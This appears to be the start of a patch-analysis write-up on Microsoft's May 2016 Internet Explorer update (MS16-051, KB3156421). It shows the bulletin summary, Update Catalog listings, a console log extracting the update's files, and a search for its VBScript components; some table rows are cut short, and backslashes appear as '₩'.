
This security update resolves vulnerabilities in Internet Explorer. The most severe of the vulnerabilities could allow remote code execution if a user views a specially crafted webpage using Internet Explorer. An attacker who successfully exploited the vulnerabilities could gain the same user rights as the current user. If the current user is logged on with administrative user rights, an attacker could take control of an affected system. An attacker could then install programs; view, change, or delete data; or create new accounts with full user rights.

This security update is rated Critical for Internet Explorer 9 (IE 9), and Internet Explorer 11 (IE 11) on affected Windows clients, and Moderate for Internet Explorer 9 (IE 9), Internet Explorer 10 (IE 10), and Internet Explorer 11 (IE 11) on affected Windows servers. For more information, see the **Affected Software** section.

The update addresses the vulnerabilities by modifying how the JScript and VBScript scripting engines handle objects in memory. For more information about the vulnerabilities, see the **Vulnerability Information** section.

For more information about this update, see Microsoft Knowledge Base Article 3155533.

We'll stick with x64, because 2016



Windows 7 for x64-based Systems Service Pack 1	Internet Explorer 11 (3154070)	Remote Code Execution	Critical	3148198 in MS16-037
Windows Server 2008 R2 for x64-based Systems Service Pack 1	Internet Explorer 11 [1] (3154070)	Remote Code Execution	Moderate	3148198 in MS16-037
Windows 8.1 for 32-bit Systems	Internet Explorer 11 (3154070)	Remote Code Execution	Critical	3148198 in MS16-037
Windows 8.1 for x64-based Systems	Internet Explore (3154070)			
Windows Server 2012 R2	Internet Explore (3154070)			
Windows RT 8.1	Internet Explore 11[1] [2] (3154070)			
Windows 10 for 32-bit Systems [3] (3156387)	Internet Explore			
Windows 10 for x64-based Systems [3] (3156387)	Internet Explore			
Windows 10 Version 1511 for 32-bit Systems [3] (3156421)	Internet Explore			
Windows 10 Version 1511 for x64-based Systems [3] (3156421)	Internet Explore			


Microsoft Update Catalog

Search results for "3156421"


Updates: 1 - 3 of 3 (page 1 of 1)

Title	Products	Classification	Last Updated	Version	Size	
Cumulative Update for Windows 10 Version 1511 (KB3156421)	Windows 10	Security Updates	5/9/2016	n/a	390.8 MB	Download
Cumulative Update for Windows Server 2016 Technical Preview 4 for x64-based Systems (KB3156421)	Windows Server 2016 Technical Preview	Security Updates	5/9/2016	n/a	677.3 MB	Download
Cumulative Update for Windows 10 Version 1511 for x64-based Systems (KB3156421)	Windows 10	Security Updates	5/9/2016	n/a	677.3 MB	Download

© 2016 Microsoft Corporation. All Rights Reserved. | privacy | terms of use | help



```
0-KB3156421-x64₩package_1005_for_kb3156421~31bf3856ad364e35~amd64~~10.0.1.7.mum to Extraction Queue
Adding C:₩Users₩Cai₩Downloads₩Cumulative Update for Windows 10 Version 1511 for x64-based Systems (KB3156421)₩Windows10.
0-KB3156421-x64₩package_1005_for_kb3156421~31bf3856ad364e35~amd64~~10.0.1.7.cat to Extraction Queue
Adding C:₩Users₩Cai₩Downloads₩Cumulative Update for Windows 10 Version 1511 for x64-based Systems (KB3156421)₩Windows10.
0-KB3156421-x64₩package_1004_for_kb3156421~31bf3856ad364e35~amd64~~10.0.1.7.mum to Extraction Queue
Adding C:₩Users₩Cai₩Downloads₩Cumulative Update for Windows 10 Version 1511 for x64-based Systems (KB3156421)₩Windows10.
0-KB3156421-x64₩package_1004_for_kb3156421~31bf3856ad364e35~amd64~~10.0.1.7.cat to Extraction Queue
Adding C:₩Users₩Cai₩Downloads₩Cumulative Update for Windows 10 Version 1511 for x64-based Systems (KB3156421)₩Windows10.
0-KB3156421-x64₩package_1003_for_kb3156421~31bf3856ad364e35~amd64~~10.0.1.7.mum to Extraction Queue
Adding C:₩Users₩Cai₩Downloads₩Cumulative Update for Windows 10 Version 1511 for x64-based Systems (KB3156421)₩Windows10.
0-KB3156421-x64₩package_1003_for_kb3156421~31bf3856ad364e35~amd64~~10.0.1.7.cat to Extraction Queue
Adding C:₩Users₩Cai₩Downloads₩Cumulative Update for Windows 10 Version 1511 for x64-based Systems (KB3156421)₩Windows10.
0-KB3156421-x64₩package_1002_for_kb3156421~31bf3856ad364e35~amd64~~10.0.1.7.mum to Extraction Queue
Adding C:₩Users₩Cai₩Downloads₩Cumulative Update for Windows 10 Version 1511 for x64-based Systems (KB3156421)₩Windows10.
0-KB3156421-x64₩package_1002_for_kb3156421~31bf3856ad364e35~amd64~~10.0.1.7.cat to Extraction Queue
Adding C:₩Users₩Cai₩Downloads₩Cumulative Update for Windows 10 Version 1511 for x64-based Systems (KB3156421)₩Windows10.
0-KB3156421-x64₩package_1001_for_kb3156421~31bf3856ad364e35~amd64~~10.0.1.7.mum to Extraction Queue
Adding C:₩Users₩Cai₩Downloads₩Cumulative Update for Windows 10 Version 1511 for x64-based Systems (KB3156421)₩Windows10.
0-KB3156421-x64₩package_1001_for_kb3156421~31bf3856ad364e35~amd64~~10.0.1.7.cat to Extraction Queue
Adding C:₩Users₩Cai₩Downloads₩Cumulative Update for Windows 10 Version 1511 for x64-based Systems (KB3156421)₩Windows10.
0-KB3156421-x64₩package_1000_for_kb3156421~31bf3856ad364e35~amd64~~10.0.1.7.mum to Extraction Queue
Adding C:₩Users₩Cai₩Downloads₩Cumulative Update for Windows 10 Version 1511 for x64-based Systems (KB3156421)₩Windows10.
0-KB3156421-x64₩package_1000_for_kb3156421~31bf3856ad364e35~amd64~~10.0.1.7.cat to Extraction Queue

Expanding Files ....
Progress: 17989 out of 18488 files
Expanding Files Complete ...
18488 files total.

C:₩Users₩Cai>
```



Search Results in Windows10.0-KB3156421-x64

vbscript

amd64_microsoft-windows-scripting-vbsc... C:\Users\Cai\Downloads\Cumulative Update for Windows 10 Version 1511 for x64-based Systems (KB3156421)...
Date modified: 10/25/2016 2:59 AM

wow64_microsoft-windows-scripting-vbs... C:\Users\Cai\Downloads\Cumulative Update for Windows 10 Version 1511 for x64-based Systems (KB3156421)...
Date modified: 10/25/2016 2:59 AM

amd64_microsoft-windows-scripting-vbscript_31bf3856ad364e35_11.0.10586.306_none... Date modified: 4/23/2016 2:27 AM
C:\Users\Cai\Downloads\Cumulative Update for Wi... Type: MANIFEST File Size: 23.9 KB

wow64_microsoft-windows-scripting-vbscript_31bf3856ad364e35_11.0.10586.306_none... Date modified: 4/23/2016 1:02 AM
C:\Users\Cai\Downloads\Cumulative Update for Wi... Type: MANIFEST File Size: 23.9 KB

